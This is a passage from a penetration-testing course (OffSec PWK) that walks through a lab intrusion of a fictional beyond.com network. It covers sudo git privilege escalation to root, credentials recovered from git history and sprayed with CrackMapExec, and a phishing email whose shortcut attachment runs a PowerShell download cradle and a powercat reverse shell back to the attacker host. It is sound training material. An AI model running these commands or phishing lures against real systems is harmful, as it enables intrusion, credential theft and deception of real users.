*Listing 886 - Sudo commands for daniela*

Listing 886 shows that *daniela* can run **/usr/bin/git** with sudo privileges without entering a password.

Before we try to leverage this finding into privilege escalation, let's finish reviewing the linPEAS results. Otherwise, we may miss some crucial findings.

The next interesting section is *Analyzing Wordpress Files*, which contains a clear-text password used for database access.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
╔══════════╣ Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 www-data www-data 2495 Sep 27 11:31 /srv/www/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wordpress' );
define( 'DB_PASSWORD', 'DanielKeyboard3311' );
define( 'DB_HOST', 'localhost' );
```

*Listing 887 - WordPress database connection settings*

Discovering a clear-text password is always a potential high value finding. Let's save the password in the creds.txt file on our Kali machine for future use.

Another interesting aspect of this finding is the path displayed starts with /srv/www/wordpress/. The WordPress instance is not installed in /var/www/html where web applications are commonly found on Debian-based Linux systems. While this is not an actionable result, we should keep it in mind for future steps.

Let's continue reviewing the linPEAS results. In the *Analyzing Github Files* section, we'll find that the WordPress directory is a *Git repository*.

```
╔══════════╣ Analyzing Github Files (limit 70)

drwxr----- 8 root root 4096 Sep 27 14:26 /srv/www/wordpress/.git
```

*Listing 888 - Git repository in the WordPress directory*

Based on the output in listing 888, we can assume that Git is used as the version control system for the WordPress instance. Reviewing the commits of the Git repository may allow us to identify changes in configuration data and sensitive information such as passwords.

The directory is owned by *root* and is not readable by other users as shown in Listing 888. However, we can leverage sudo to use Git commands in a privileged context and therefore search the repository for sensitive information.

For now, let's skip the rest of the linPEAS output and summarize what information and potential privilege escalation vectors we've gathered so far.

WEBSRV1 runs Ubuntu 22.04 and is not connected to the internal network. The *sudoers* file contains an entry allowing *daniela* to run /usr/bin/git with elevated privileges without providing a password. In addition, we learned that the WordPress directory is a Git repository. Finally, we obtained a clear-text password in the database connection settings for WordPress.

Based on this information we can define three potential privilege escalation vectors:

- Abuse sudo command /usr/bin/git
- Use sudo to search the Git repository
- Attempt to access other users with the WordPress database password

The most promising vector at the moment is to abuse the sudo command /usr/bin/git because we don't have to enter a password. Most commands that run with sudo can be abused to obtain an interactive shell with elevated privileges.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To find potential abuses when a binary such as *git* is allowed to run with sudo, we can consult *GTFOBins*.[1191] On this page, we enter **git** in the search bar and select it in the list.[1192] Then, let's scroll down until we reach the *Sudo* section:





*Figure 292: Sudo abuse vector for git*

Figure 292 shows two of the five potential abuse vectors to elevate privileges via git with sudo privileges. Let's try the first one by setting an environment variable that executes when launching the help menu.

```
daniela@websrv1:~$ sudo PAGER='sh -c "exec sh 0<&1"' /usr/bin/git -p help
sudo: sorry, you are not allowed to set the following environment variables: PAGER
```

*Listing 889 - Abusing git sudo command by setting an environment variable*

Unfortunately, the output states that we are not allowed to set an environment variable.

Next, let's try the second abuse vector. This command opens the help menu in the default *pager*.[1193] On Linux, one of the most popular pagers is *less*. The commands to navigate the pager are similar to *vi* and can be used to execute code in the context of the user account that launched the pager.

```
daniela@websrv1:~$ sudo git -p help config
```

*Listing 890 - Abusing git sudo command by launching pager in a privileged context*

To execute code through the pager, we can enter **!** followed by a command or path to an executable file. As Figure 292 shows, we can enter a path to a shell. Let's use **/bin/bash** to obtain an interactive shell.

```
...
       •   no section or name was provided (ret=2),

       •   the config file is invalid (ret=3),

!/bin/bash
```

[1191] (GTFOBins, 2022), https://gtfobins.github.io/

[1192] (GTFOBins Git, 2022), https://gtfobins.github.io/gtfobins/git

[1193] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Terminal_pager

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
root@websrv1:/home/daniela# whoami
root
```

*Listing 891 - Executing commands via the pager to obtain an interactive shell*

Nice! We successfully elevated our privileges on WEBSRV1.

Armed with *root* privileges, we'll continue enumerating the system. Before doing so, let's search the Git repository for sensitive information first.

To do so, we'll change our current directory to the Git repository. Then, we can use **git status** to display the state of the Git working directory and **git log** to show the commit history.[1194]

```
root@websrv1:/home/daniela# cd /srv/www/wordpress/

root@websrv1:/srv/www/wordpress# git status
HEAD detached at 612ff57
nothing to commit, working tree clean

root@websrv1:/srv/www/wordpress# git log
commit 612ff5783cc5dbd1e0e008523dba83374a84aaf1 (HEAD -> master)
Author: root <root@websrv1>
Date:   Tue Sep 27 14:26:15 2022 +0000

    Removed staging script and internal network access

commit f82147bb0877fa6b5d8e80cf33da7b8f757d11dd
Author: root <root@websrv1>
Date:   Tue Sep 27 14:24:28 2022 +0000

    initial commit
```

*Listing 892 - Examining the Git repository*

Listing 892 shows that there are two commits in the repository. One is labeled as *initial commit* and one as *Removed staging script and internal network access*. That's quite interesting as it indicates that the machine previously had access to the internal network. In addition, the first commit may contain a staging script that was removed.

We could switch back to a specific commit by using **git checkout** and a commit hash. However, this could break the functionality of the web application and potentially disrupt the client's day to day operations.

A better approach is to use **git show**, which shows differences between commits. In our case, we'll supply the commit hash of the latest commit to the command as we are interested in the changes after the first commit.

```
root@websrv1:/srv/www/wordpress# git show 612ff5783cc5dbd1e0e008523dba83374a84aaf1
commit 612ff5783cc5dbd1e0e008523dba83374a84aaf1 (HEAD, master)
Author: root <root@websrv1>
Date:   Tue Sep 27 14:26:15 2022 +0000

    Removed staging script and internal network access
```

[1194] (Git Reference, 2022), https://git-scm.com/docs

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
diff --git a/fetch_current.sh b/fetch_current.sh
deleted file mode 100644
index 25667c7..0000000
--- a/fetch_current.sh
+++ /dev/null
@@ -1,6 +0,0 @@
-#!/bin/bash
-
-# Script to obtain the current state of the web app from the staging server
-
-sshpass -p "dqsTwTpZPn#nL" rsync john@192.168.50.245:/current_webapp/
/srv/www/wordpress/
-
```

*Listing 893 - Displaying the differences between the two commits*

Nice! By displaying the differences between commits, we identified another set of credentials. The approach of automating tasks with *sshpass*[1195] is commonly used to provide a password in an non-interactive way for scripts.

Before we conclude this section, let's add the username and password to creds.txt on our Kali machine.

> *In a real assessment, we should run linPEAS again, once we have obtained privileged access to the system. Because the tool can now access files of other users and the system, it may discover sensitive information and data that wasn't accessible when running as daniela.*

Let's summarize what we've achieved in this section. We used the linPEAS automated enumeration script to identify potentially sensitive information and privilege escalation vectors. The script identified that /usr/bin/git can be run with sudo as user *daniela*, the WordPress directory is a Git repository, and a cleartext password is used in the WordPress database settings. By abusing the sudo command, we successfully elevated our privileges. Then, we identified a previously removed bash script in the Git repository and displayed it. This script contained a new username and password.

In the next Learning Unit, we'll structure and leverage the information we've obtained in an attack, which will provide access to the internal network.

## 24.3 Gaining Access to the Internal Network

This Learning Unit covers the following Learning Objectives:

- Validate domain credentials from a non-domain-joined machine
- Perform phishing to get access to the internal network

In the previous Learning Unit, we obtained privileged access to WEBSRV1. In addition, we identified several passwords and usernames.

[1195] (Linux Die.Net, 2022), https://linux.die.net/man/1/sshpass

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In this Learning Unit, we'll leverage this information. First, we'll attempt to confirm a valid set of credentials and then we'll use them to get access to the internal network by preparing and sending a phishing e-mail.

### 24.3.1 Domain Credentials

In this section, we'll attempt to identify valid combinations of usernames and passwords on MAILSRV1. Let's begin by using the current information in our creds.txt file to create a list of usernames and passwords. Let's begin by reviewing the current information in creds.txt.

```
kali@kali:~/beyond$ cat creds.txt
daniela:tequieromucho (SSH private key passphrase)
wordpress:DanielKeyboard3311 (WordPress database connection settings)
john:dqsTwTpZPn#nL (fetch_current.sh)

Other identified users:
marcus
```

*Listing 894 - Displaying contents of creds.txt*

Based on the output in Listing 894, we'll create a list of usernames containing *marcus*, *john*, and *daniela*. Because *wordpress* is not a real user but is used for the database connection of the WordPress instance on WEBSRV1, we'll omit it. In addition, we'll create a password list containing *tequieromucho*, *DanielKeyboard3311*, and *dqsTwTpZPn#nL*. Both lists and their contents are shown in the following listing:

```
kali@kali:~/beyond$ cat usernames.txt
marcus
john
daniela

kali@kali:~/beyond$ cat passwords.txt
tequieromucho
DanielKeyboard3311
dqsTwTpZPn#nL
```

*Listing 895 - Displaying the created lists containing the identified usernames and passwords*

Now we have two lists containing the usernames and passwords we have identified so far.

Our next step is to use crackmapexec and check these credentials against SMB on MAILSRV1. We'll specify --continue-on-success to avoid stopping at the first valid credentials.

```
kali@kali:~/beyond$ crackmapexec smb 192.168.50.242 -u usernames.txt -p passwords.txt
--continue-on-success
SMB         192.168.50.242  445    MAILSRV1         [*] Windows 10.0 Build 20348 x64
(name:MAILSRV1) (domain:beyond.com) (signing:False) (SMBv1:False)
SMB         192.168.50.242  445    MAILSRV1         [-]
beyond.com\marcus:tequieromucho STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-]
beyond.com\marcus:DanielKeyboard3311 STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-]
beyond.com\marcus:dqsTwTpZPn#nL STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-] beyond.com\john:tequieromucho
STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-]
beyond.com\john:DanielKeyboard3311 STATUS_LOGON_FAILURE
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
SMB         192.168.50.242  445    MAILSRV1         [+] beyond.com\john:dqsTwTpZPn#nL
SMB         192.168.50.242  445    MAILSRV1         [-]
beyond.com\daniela:tequieromucho STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-]
beyond.com\daniela:DanielKeyboard3311 STATUS_LOGON_FAILURE
SMB         192.168.50.242  445    MAILSRV1         [-]
beyond.com\daniela:dqsTwTpZPn#nL STATUS_LOGON_FAILURE
```

*Listing 896 - Checking for valid credentials with CrackMapExec*

Listing 896 shows that CrackMapExec identified one valid set of credentials. This isn't much of a surprise since we retrieved the username and password from the staging script on WEBSRV1. However, *john* could have changed their password in the meantime.

The output shows another great CrackMapExec feature: it identified the domain name and added it to the usernames. This means that MAILSRV1 is a domain-joined machine and we have identified a valid set of domain credentials.

Now that we have valid domain credentials, we need to come up with a plan for our next steps. Reviewing the CrackMapExec output and the port scan for MAILSRV1, we don't have many options. We have identified the mail server and SMB, but no services such as WinRM or RDP. In addition, the scan showed that *john* is not a local administrator on MAILSRV1 as indicated by the missing *Pwn3d!*.

This provides us with two options. We can further enumerate SMB on MAILSRV1 and check for sensitive information on accessible shares or we can prepare a malicious attachment and send a phishing email as *john* to *daniela* and *marcus*.

> *We should be aware that CrackMapExec outputs STATUS_LOGON_FAILURE when a password for an existing user is not correct, but also when a user does not exist at all. Therefore, we cannot be sure at this point that the domain user accounts daniela and marcus even exist.*

Let's choose option one first and leverage CrackMapExec to list the SMB shares and their permissions on MAILSRV1 by providing **--shares** and *john*'s credentials. We may identify accessible shares containing additional information that we can use for the second option.

```
kali@kali:~/beyond$ crackmapexec smb 192.168.50.242 -u john -p "dqsTwTpZPn#nL" --
shares
SMB         192.168.50.242  445    MAILSRV1         [*] Windows 10.0 Build 20348 x64
(name:MAILSRV1) (domain:beyond.com) (signing:False) (SMBv1:False)
SMB         192.168.50.242  445    MAILSRV1         [+] beyond.com\john:dqsTwTpZPn#nL
SMB         192.168.50.242  445    MAILSRV1         [+] Enumerated shares
SMB         192.168.50.242  445    MAILSRV1         Share           Permissions
Remark
SMB         192.168.50.242  445    MAILSRV1         -----           -----------     --
----
SMB         192.168.50.242  445    MAILSRV1         ADMIN$
Remote Admin
SMB         192.168.50.242  445    MAILSRV1         C$
Default share
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
SMB         192.168.50.242  445    MAILSRV1         IPC$            READ
Remote IPC
```

*Listing 897 - Listing SMB shares on MAILSRV1 with CrackMapExec*

Listing 897 shows that CrackMapExec only identified the default shares on which we have no actionable permissions.

At this point, we only have the second option left, preparing an email with a malicious attachment and sending it to *daniela* and *marcus*.

Let's summarize what we did in this section. First, we used the information we retrieved in the previous Learning Unit and leveraged it in a password attack against MAILSRV1. This password attack resulted in discovering one valid set of credentials. Then, we enumerated the SMB shares on MAILSRV1 as *john* without any actionable results.

## 24.3.2 Phishing for Access

In this section, we'll perform a client-side attack by sending a phishing e-mail. Throughout this course, we've mainly discussed two client-side attack techniques: Microsoft Office documents containing Macros and Windows Library files in combination with shortcut files.

Because we don't have any information about the internal machines or infrastructure, we'll choose the second technique as Microsoft Office may not be installed on any of the target systems.

For this attack, we have to set up a WebDAV server, a Python3 web server, a Netcat listener, and prepare the Windows Library and shortcut files.

Let's begin by setting up the WebDAV share on our Kali machine on port 80 with *wsgidav*. In addition, we'll create the /home/kali/beyond/webdav directory as the WebDAV root directory.

```
kali@kali:~$ mkdir /home/kali/beyond/webdav

kali@kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/beyond/webdav/
Running without configuration file.
04:47:04.860 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
04:47:04.861 - INFO    : WsgiDAV/4.0.2 Python/3.10.7 Linux-5.18.0-kali7-amd64-x86_64-with-glibc2.34
04:47:04.861 - INFO    : Lock manager:      LockManager(LockStorageDict)
04:47:04.861 - INFO    : Property manager:  None
04:47:04.861 - INFO    : Domain controller: SimpleDomainController()
04:47:04.861 - INFO    : Registered DAV providers by route:
04:47:04.861 - INFO    :   - '/:dir_browser': FilesystemProvider for path '/home/kali/.local/lib/python3.10/site-packages/wsgidav/dir_browser/htdocs' (Read-Only) (anonymous)
04:47:04.861 - INFO    :   - '/': FilesystemProvider for path '/home/kali/beyond/webdav' (Read-Write) (anonymous)
04:47:04.861 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
04:47:04.861 - WARNING : Share '/' will allow anonymous write access.
04:47:04.861 - WARNING : Share '/:dir_browser' will allow anonymous read access.
04:47:05.149 - INFO    : Running WsgiDAV/4.0.2 Cheroot/8.6.0 Python 3.10.7
04:47:05.149 - INFO    : Serving on http://0.0.0.0:80 ...
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 898 - Starting WsgiDAV on port 80*

Listing 898 shows that our WebDAV share is now served on port 80 with anonymous access settings.

Now, let's connect to WINPREP via RDP as *offsec* with a password of *lab* in order to prepare the Windows Library and shortcut files. Once connected, we'll open *Visual Studio Code*[1196] and create a new text file on the desktop named config.Library-ms.





*Figure 293: Empty Library file in Visual Studio Code*

Now, let's copy the Windows Library code we previously used in the *Client-Side Attacks* Module, paste it into Visual Studio Code, and check that the IP address points to our Kali machine.

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
```

[1196] (Visual Studio, 2022), https://code.visualstudio.com/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.119.5</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
```

*Listing 899 - Windows Library code for connecting to our WebDAV Share*

Let's save the file and transfer it to **/home/kali/beyond** on our Kali machine.

Next, we'll create the shortcut file on WINPREP. For this, we'll right-click on the Desktop and select *New* > *Shortcut*. A victim double-clicking the shortcut file will download PowerCat and create a reverse shell. We can enter the following command to achieve this:

```
powershell.exe -c "IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.5:8000/powercat.ps1');
powercat -c 192.168.119.5 -p 4444 -e powershell"
```

*Listing 900 - PowerShell Download Cradle and PowerCat Reverse Shell Execution for shortcut file*

Once we enter the command and **install** as shortcut file name, we can transfer the resulting shortcut file to our Kali machine into the WebDAV directory.

Our next step is to serve PowerCat via a Python3 web server. Let's copy **powercat.ps1** to **/home/kali/beyond** and serve it on port 8000 as we have specified in the shortcut's PowerShell command.

```
kali@kali:~/beyond$ cp /usr/share/powershell-
empire/empire/server/data/module_source/management/powercat.ps1 .

kali@kali:~/beyond$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

*Listing 901 - Serving powercat.ps1 on port 8000 via Python3 web server*

Once the Python3 web server is running, we can start a Netcat listener on port 4444 in a new terminal tab to catch the incoming reverse shell from PowerCat.

```
kali@kali:~/beyond$ nc -nvlp 4444
listening on [any] 4444 ...
```

*Listing 902 - Listening on port 4444 with Netcat*

With Netcat running, all services and files are prepared. Now, let's create the email.

> *We could also use the WebDAV share to serve Powercat instead of the Python3 web server. However, serving the file via another port provides us additional flexibility.*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To send the email, we'll use the command-line SMTP test tool *swaks*.[1197] As a first step, let's create the body of the email containing our pretext. Because we don't have specific information about any of the users, we have to use something more generic. Fortunately, we obtained some information about the target company on WEBSRV1 within the Git repository.

> *Including information only known to employees or staff will tremendously increase our chances that an attachment is opened.*

We'll create the body.txt file in /home/kali/beyond with the following text:

```
Hey!
I checked WEBSRV1 and discovered that the previously used staging script still exists
in the Git logs. I'll remove it for security reasons.

On an unrelated note, please install the new security features on your workstation.
For this, download the attached file, double-click on it, and execute the
configuration shortcut within. Thanks!

John
```

Hopefully this text will convince *marcus* or *daniela* to open our attachment.

> *In a real assessment we should also use passive information gathering techniques to obtain more information about a potential target. Based on this information, we could create more tailored emails and improve our chances of success tremendously.*

Now we are ready to build the swaks command to send the emails. We'll provide daniela@beyond.com and marcus@beyond.com as recipients of the email to -t, john@beyond.com as name on the email envelope (sender) to --from, and the Windows Library file to --attach. Next, we'll enter --suppress-data to summarize information regarding the SMTP transactions. For the email subject and body, we'll provide Subject: Staging Script to --header and body.txt to --body. In addition, we'll enter the IP address of MAILSRV1 for --server. Finally, we'll add -ap to enable password authentication.

The complete command is shown in the following listing. Once entered, we have to provide the credentials of *john*:

```
kali@kali:~/beyond$ sudo swaks -t daniela@beyond.com -t marcus@beyond.com --from
john@beyond.com --attach @config.Library-ms --server 192.168.50.242 --body @body.txt -
-header "Subject: Staging Script" --suppress-data -ap
Username: john
Password: dqsTwTpZPn#nL
=== Trying 192.168.50.242:25...
=== Connected to 192.168.50.242.
```

[1197] (Jetmore, 2022), http://www.jetmore.org/john/code/swaks/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
<-  220 MAILSRV1 ESMTP
 -> EHLO kali
<-  250-MAILSRV1
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> AUTH LOGIN
<-  334 VXNlcm5hbWU6
 -> am9obg==
<-  334 UGFzc3dvcmQ6
 -> ZHFzVHdUcFpQbiNuTA==
<-  235 authenticated.
 -> MAIL FROM:<john@beyond.com>
<-  250 OK
 -> RCPT TO:<marcus@beyond.com>
<-  250 OK
 -> DATA
<-  354 OK, send.
 -> 36 lines sent
<-  250 Queued (1.088 seconds)
 -> QUIT
<-  221 goodbye
=== Connection closed with remote host.
```

*Listing 903 - Sending emails with the Windows Library file as attachment to marcus and daniela*

After waiting a few moments, we receive requests for our WebDAV and Python3 web servers. Let's check the Netcat listener.

```
listening on [any] 4444 ...
connect to [192.168.119.5] from (UNKNOWN) [192.168.50.242] 64264
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

*Listing 904 - Incoming reverse shell on port 4444*

Great! Listing 904 shows that our client-side attack via email was successful and we obtained an interactive shell on a machine.

Let's display the current user, hostname, and IP address to confirm that we have an initial foothold in the internal network.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami
whoami
beyond\marcus

PS C:\Windows\System32\WindowsPowerShell\v1.0> hostname
hostname
CLIENTWK1

PS C:\Windows\System32\WindowsPowerShell\v1.0> ipconfig
ipconfig
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.6.243
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.6.254
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

*Listing 905 - Obtaining basic information about the target machine*

Listing 905 shows that we landed on the CLIENTWK1 system as domain user *marcus*. In addition, the IP address of the system is *172.16.6.243/24*, indicating an internal IP range. We should also document the IP address and network information, such as the subnet and gateway in our workspace directory.

Let's briefly summarize what we did in this section. First, we set up our Kali machine to provide the necessary services and files for our attack. Then, we prepared a Windows Library and shortcut file on WINPREP. Once we sent our email with the attachment, we received an incoming reverse shell from CLIENTWK1 in the internal network.

## 24.4 Enumerating the Internal Network

This Learning Unit covers the following Learning Objectives:

- Gain situational awareness in a network
- Enumerate hosts, services, and sessions in a target network
- Identify attack vectors in a target network

In the previous Learning Unit, we obtained an initial foothold on the CLIENTWK1 machine. Because we have no information about the local system or the internal network yet, we have to gather information on both. We'll first enumerate CLIENTWK1 and then the Active Directory environment. Our goal is to identify potential lateral movement vectors or ways to elevate our privileges.

### 24.4.1 Situational Awareness

In this section, we'll attempt to gain situational awareness on the CLIENTWK1 system and the internal network. First, we'll perform local enumeration on CLIENTWK1 to obtain an overview of the system and identify potentially valuable information and data. Then, we'll enumerate the domain to discover users, computers, domain administrators, and potential vectors for lateral movement and privilege escalation.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*For this Learning Unit, we'll not explicitly store every result in our workspace directory on Kali. However, to get used to the documenting process you should create notes of all findings and information while following along.*

Let's start with enumerating the CLIENTWK1 machine. Let's copy the 64-bit winPEAS executable to the directory served by the Python3 web server. On CLIENTWK1, we'll change the current directory to the home directory for *marcus* and download *winPEAS* from our Kali machine. Once downloaded, we'll launch it.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> cd C:\Users\marcus
cd C:\Users\marcus

PS C:\Users\marcus> iwr -uri http://192.168.119.5:8000/winPEASx64.exe -Outfile
winPEAS.exe
iwr -uri http://192.168.119.5:8000/winPEASx64.exe -Outfile winPEAS.exe

PS C:\Users\marcus> .\winPEAS.exe
.\winPEAS.exe
...
```

*Listing 906 - Downloading and executing winPEAS*

Let's review some of the results provided by winPEAS. We'll start with the *Basic System Information* section.

```
▒▒▒▒▒▒▒▒▒▒▒▒ Basic System Information
▒ Check if the Windows versions is vulnerable to some known exploit
https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-
escalation#kernel-exploits
    Hostname: CLIENTWK1
    Domain Name: beyond.com
    ProductName: Windows 10 Pro
    EditionID: Professional
```

*Listing 907 - Basic System Information*

Listing 907 shows that winPEAS detected CLIENTWK1's operating system as Windows 10 Pro. As we have learned in the course, winPEAS may falsely detect Windows 11 as Windows 10, so let's manually check the operating system with systeminfo.

```
PS C:\Users\marcus> systeminfo
systeminfo

Host Name:                 CLIENTWK1
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22000 N/A Build 22000
```

*Listing 908 - Operating System Information*

Indeed, Windows 11 is the operating system on CLIENTWK1. If we had blindly relied on the winPEAS results, we may have made the wrong assumptions from the beginning.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*With experience, a penetration tester will develop a sense for which information from automated tools should be double-checked.*

Going back to review the winPEAS output, we come across the AV section.

```
ÍÍÍÍÍÍÍÍÍÍÍÍ AV Information
  [X] Exception: Object reference not set to an instance of an object.
    No AV was detected!!
    Not Found
```

*Listing 909 - AV Information*

No AV has been detected. This will make the use of other tools and payloads such as Meterpreter much easier.

Let's also review the network information such as *Network Ifaces and known hosts* and *DNS cached*.

```
ÍÍÍÍÍÍÍÍÍÍÍÍ Network Ifaces and known hosts
Í The masks are only for the IPv4 addresses
    Ethernet0[00:50:56:8A:0F:27]: 172.16.6.243 / 255.255.255.0
        Gateways: 172.16.6.254
        DNSs: 172.16.6.240
        Known hosts:
          169.254.255.255       00-00-00-00-00-00     Invalid
          172.16.6.240          00-50-56-8A-08-34     Dynamic
          172.16.6.254          00-50-56-8A-DA-71     Dynamic
          172.16.6.255          FF-FF-FF-FF-FF-FF     Static
...

ÍÍÍÍÍÍÍÍÍÍÍÍ DNS cached --limit 70--
    Entry                               Name                                Data
dcsrv1.beyond.com                   DCSRV1.beyond.com
172.16.6.240
    mailsrv1.beyond.com                 mailsrv1.beyond.com
172.16.6.254
```

*Listing 910 - Network Interfaces, Known hosts, and DNS Cache*

Listing 910 shows that the DNS entries for mailsrv1.beyond.com (172.16.6.254) and dcsrv1.beyond.com (172.16.6.240) are cached on CLIENTWK1. Based on the name, we can assume that DCSRV1 is the domain controller of the beyond.com domain.

Furthermore, because MAILSRV1 is detected with the internal IP address of *172.16.6.254* and we enumerated the machine from an external perspective via *192.168.50.242*, we can safely assume that this is a dual-homed host.

As we did for credentials, let's create a text file named computer.txt in /home/kali/beyond/ to document identified internal machines and additional information about them.

```
kali@kali:~/beyond$ cat computer.txt
172.16.6.240 - DCSRV1.BEYOND.COM
-> Domain Controller
```

